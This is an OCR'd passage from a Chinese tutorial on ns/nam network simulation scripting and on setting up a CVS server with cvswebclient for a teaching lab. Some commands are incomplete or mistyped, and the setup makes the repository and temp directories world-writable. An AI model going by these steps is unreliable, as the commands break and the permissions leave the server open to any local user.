


图18

从模拟网络图形可以看出TCP在网络中的错误侦测机制，诸如数据包丢失或网络拥塞等。当发送一个数据包时，TCP为所发送的数据包设置一个计数器，此计数器使用算法设置重发延时，当计数器发生超时，说明网络中发送传输故障。这里采用一种新的机制：快速重发，用于在窗口尺寸较大时，增强链路可靠性和利用率。

3、程序设计基础

利用ns/nam，对网络协议感兴趣的读者完全可在界面动画的环境中轻松学习和研究各种网络协议和它们所具备的漏洞特征，从而掌握网络基础知识。然而对于一个发展的开放式网络教育实验室，必须对模拟网络实验代码进行不断开发和维护，因此编写代码成为了此类实验室发展的一个关键点。因此如何设计好的模拟代码成为了一种必备技能（这里仅叙述简单的tcl开发过程，对此感兴趣的读者可参阅光盘附带的ns_doc.pdf文档）

(1)脚本模板编写

这里编写的句法是整个脚本运行环境的框架结构(可以使用任何编辑器，诸如linux vi或者windows notepad等)：

```
//创建一个模拟对象
set ns [new Simulator]

//打开一个文件用于写入nam跟踪数据
set nf [open out.nam w]
$ns namtrace-all $nf
//第一行的打开文件out.nam用于写入数据，并把其赋给文件句柄nf。第二行表示模拟对象会把
//所有需要写入数据与nf句柄所指向文件相关联。

//增加一个finish过程以关闭跟踪文件和nam进程
proc finish {} {
    global ns nf
    $ns flush-trace
    close $nf
    exec nam out.nam &
    exit 0
}

//让模拟对象在5秒后执行finish过程
$ns at 5.0 "finish"
//ns使用at指令提供一个计划事件
//启动模拟进程
$ns run

//整个框架建立完毕，可以存盘为example.tcl，然而由于没有实际对象，因此无法运行此程序
```

(2)两节点链路连接

```
//根据example.tcl框架，在$ns at 5.0 "finish"句法前面插加两点链路程序
//创建两个端点对象，对象句柄分别为'n0'和'n1'
set n0 [$ns node]
set n1 [$ns node]
//模拟对象被赋于n0与n1链路的连接状态：全双工，1M带宽，10秒延迟和DropTail队列
$ns duplex-link $n0 $n1 1Mb 10ms DropTail
```

存盘退出，运行界面如图19(ns example.tcl)




图19

(3)模型动态数据发送过程

上面的模型当然不能令人满意，只定义了两个端点，而没有实际的模拟数据发送，就是一种没有生命的虚无框架，为此必须设计数据在端点间传输的代码。

```
//分别在n0和n1句柄对象创建发送和接受数据的代理对象
//创建UDP数据代理对象，并使其贴附于n0对象句柄
set udp0 [new Agent/UDP]
$ns attach-agent $no $udp0
//创建一个CBR数据生产器并使其贴附于数据代理对象udp0
set cbr0 [new Application/Traffic/CBR]
$cbr0 set packetSize_ 500
$cbr0 set interval_ 0.005
$cbr0 attach-agent $udp0
//CBR表示常量位数率(constant bit rate)，模拟数据包尺寸大小为500字节，每间隔0.005
//秒发送一个包

//创建一个空代理作为数据接收端，并使其贴附于n1句柄对象
set null0 [new Agent/Null]
$ns attach-agent $n1 $null0

//连接两个数据代理对象
$ns connect $udp0 $null0
//告诉CBR数据代理何时发送数据，何时停止发送数据
$ns at 0.5 "$cbr0 start"
$ns at 4.5 "$cbr0 stop"
```

存盘退出，运行ns example.tcl，截图如图20。

点击nam窗口的"Play"按纽，将会看到0.5秒，端点0开始发送数据给端点1。也可以使用"step"滑动条减慢模拟动

画。并且可以在动画中直接点击想要观察的数据包进行解包分析，也可以点击对象获得一些图形的统计画面。有兴趣的读者可以通过修改数据包尺寸和发送间隔时间以观看两点链路间数据如何发送。




图20

利用优秀的NS/NAM软件包，实现了攻防网络实验室的学习功能，然而随着实验室的不断发展，模拟代码的将难以维护和浏览参考，因此必须建立方便的代码维护存储库以利于实验室未来的发展。

网络仿真脚本存储库

NS仿真实验室需要大量的实验脚本代码以支持其教学的运作，而针对不同协议设计的仿真实验脚本则数量众多，而脚本本身也在实际应用中不断升级，因为维护实验脚本成为NS仿真实验室教学应用的关键部分。采用著名的CVS服务器，则能轻松解决这个问题。CVS是优秀的源代码开放的协作版本控制系统。本来是用于软件开放时解决版本冲突控制，这里使用其维护NS实验代码利于各种网络协议实验代码的维护和方便升级。

采用组件CVS-1.11+CVSWEBCLIENT-2.2(cvswebclient是个精妙的软件，通过浏览器就可以完全对CVS服务器进行浏览和编辑操作，遗憾的是作者目前由于压力问题，不在对软件进行升级开发)。

1、CVS安装

(1)解压并编译软件(光盘目录或从cvshome.org下载)

```
# tar zxvf cvs-1.11.tar.gz
# cd cvs-1.11
# ./configure
# make
# make install
(默认安装至/usr/目录下)
```

(2)设置环境变量

CVSROOT=/opt/master;export CVSROOT

(3)建立 CVSROOT 目录

用户需要对CVSROOT里的文件进行读写，建立一个组和一个属于该组的帐户，这样做的好处在于以后有读写权限的用户只要属于该组就行。

```
#groupadd cvs
#adduser cvsroot -g cvs -d /opt/master
```

(4)修改 /opt/master （CVSROOT）的权限，赋与cvs同一组人有读写的权限：**chmod g+x**

(5)初始化CVS仓库：

cvs -d /opt/master init

(6)测试CVS服务器

```
#cvs import -m "test distribution" ccvs CVS_DIST CVS-TEST
//启动一个名为test distribution的项目，存放位置是ccvs，销售商标签为CVS_DIST，版本
//号标签CVS-TEST
#cd
#cvs checkout ccvs
//在用户根目录会出现ccvs目录，说明CVS正常运行。
```

(7)添加 CVS 服务帐户(编辑/etc/group)：

cvs:x:105:star01,star02,{anyone u wanna}

2、CVS服务器管理

在 cvs 帐户主目录中（这里为/opt/master）有一个 CVSROOT 目录，其中包括三个配置文件passwd、readers、writers，用于限制CVS读写操作权限。

(1)passwd文件格式

{cvs 用户名}:[加密的口令]:[等效系统用户名]

如果希望一个用户只是 cvs 用户，而不是系统用户，按照上面格式，第二个字段是该用户的加密口令，就是用 crypt (3)加密的(可以先创建一个系统用户，名字和 cvs 用户一样，口令就是准备给它的 cvs 用户口令，创建完之后从 /etc/shadow 把该用户第二个字段进行拷贝)。第三个字段是等效系统用户名。

范例：

```
star01:$xxefajfka;faffa33:cvspub
star02:$ajfaal;323r0ofeeanv:cvspub
star03:$fajkdpaieje:cvspub
star04:fjkal;ffjieinfn/:cvspub
```

(2)readers文件是 cvs 读权限的用户列表文件。 文件中加入用户名即可实现用户读取权限

范例：

```
star01
star02
```

(3)writers文件是 cvs 写权限的用户列表。

范例：

```
star03
star04
(注：cvspub为创建一个公用系统帐户)
```

(4)对于使用CVS的用户要修改它的环境变量。~star0X下的.bash_profile文件，加入

```
CVSROOT=/home/cvsroot
export CVSROOT
```

3、CVS使用

winCVS是一个很好的CVS客户端软件，在http://cnpack.cosoft.org.cn/down/wincvsdailyguide.pdf可以下载到这个软件的使用手册。然而这里使用cvswebclient在浏览器实现对CVS仓库文件的编辑和浏览，不需要下载任何客户端软件，非常实惠。

(1)首先安装Perl软件包和RCS软件包，可到rpmfind.net上下载，Redhat7.2以默认安装。

(2)修改可执行文件格式

```
cd cvswebclient
find . -type f -exec dos2unix {} {} \;
```

(3)编辑/etc/group，在cvs组中添加httpd帐户。使运行cvswebread.cgi的httpd进程对/opt/master具有写权限。

(4)Web服务器httpd.conf配置修改增加如下内容

```
# 增加解析cgi的句柄脚本
AddHandler cgi-script .cgi
# 增加虚拟目录映射
Script-Alias /cvs-web/ "/usr/local/cvswebclient/cvs-web/"
# 设置覆盖.htaccess文件的权限
<Directory /usr/local/cvswebclient/cvs-web/>
AllowOverride All
</Directory>
# 映射日志记录目录
Alias /cve/ "/usr/tmp/"
# 调式脚本日志
ScriptLog /usr/local/cvswebclient/cvs-web/tmp/script.out
```

(5)拷贝etc/TEMPLATE-cvswebconfig.pl为etc/yourshorthostname-FILENAME。比如：my.lab.org，则为my-cvswebconfig.pl

(6)设置etc/my-cvswebconfig.pl几个可修改变量

```
$administrator
$tempdir
$distdir
$installurl
$cvsroot
$cvswebedit_dbg_url
```

这里需要修改cvsroot主目录的指向/usr/local/cvswebclient/cvs-web/

使用perl cvswebconfig.pl和cgi-style.pl检查文件配置正确性。文件中的$installdir变量与httpd.conf中ScriptAlias指令所对应值相等。

(7)创建$tempdir变量所指定的两个目录，并赋予相应写权限

```
cd cvswebclient
mkdir temp
mkdir temp/cvswebcreate
mkdir temp/cvsweb_upload
cd temp
chmod a+rwx *
```

(8)在etc/htpasswd放置访问的用户名和密码

```
cd apache/bin
./htpasswd -b /usr/local/cvswebclient/cvs-web/etc/htpasswd username password
```

(9)在etc/htgroup针对cvs-web目录下子目录设置对应组访问权限，默认情况为test组(不要使用默认设置，以免带来安全性问题)。

(10)编辑userdb.txt文件，是用户可以使用cvswebclient。格式为**username:{full name}**，其列表内容可以从etc/htpasswd复制相关字段。

(11)拷贝cvs-web/icons目录中的图标文件到$DocumentRoot变量所设置的地方并编辑cvswebconfig.pl中%ICONS-Hashtable。也可使httpd访问cvs-web/icons不需进行任何改动。

(12)运行etc/write_configs.pl脚本在cvs-web中每个目录下产生.htaccess文件

```
cd cvswebclient/cvs-web/etc
perl write_configs.pl
```

(13)确信cgi文件的执行权限，可在根目录执行：

**find . -name *.cgi -exec chmod a+rx {} **

(14)修改cgi文件第一行(#!/usr/local/bin/perl -s)以指向实际的perl解析器

(15)确定安装必要的perl模块，也可以使用cvs-web/lib目录自带的模块(cgilog.pm和AuditLog.pm)。

(16)确信Web进行能访问软件版本存储的目录。

```
cd /opt/master
chmod -R a+rwx
```

(17)运行http://local/cvs-web/read/cvswebread.cgi

4、安装成功后界面截图

(1)登录主界面，包括创建/编辑文件目录、搜索树、历史版本等链接（如图21）。




图21

(2)CVS目录树浏览及相关信息（如图22）




图22

（3）编辑／创建文件界面（如图23）

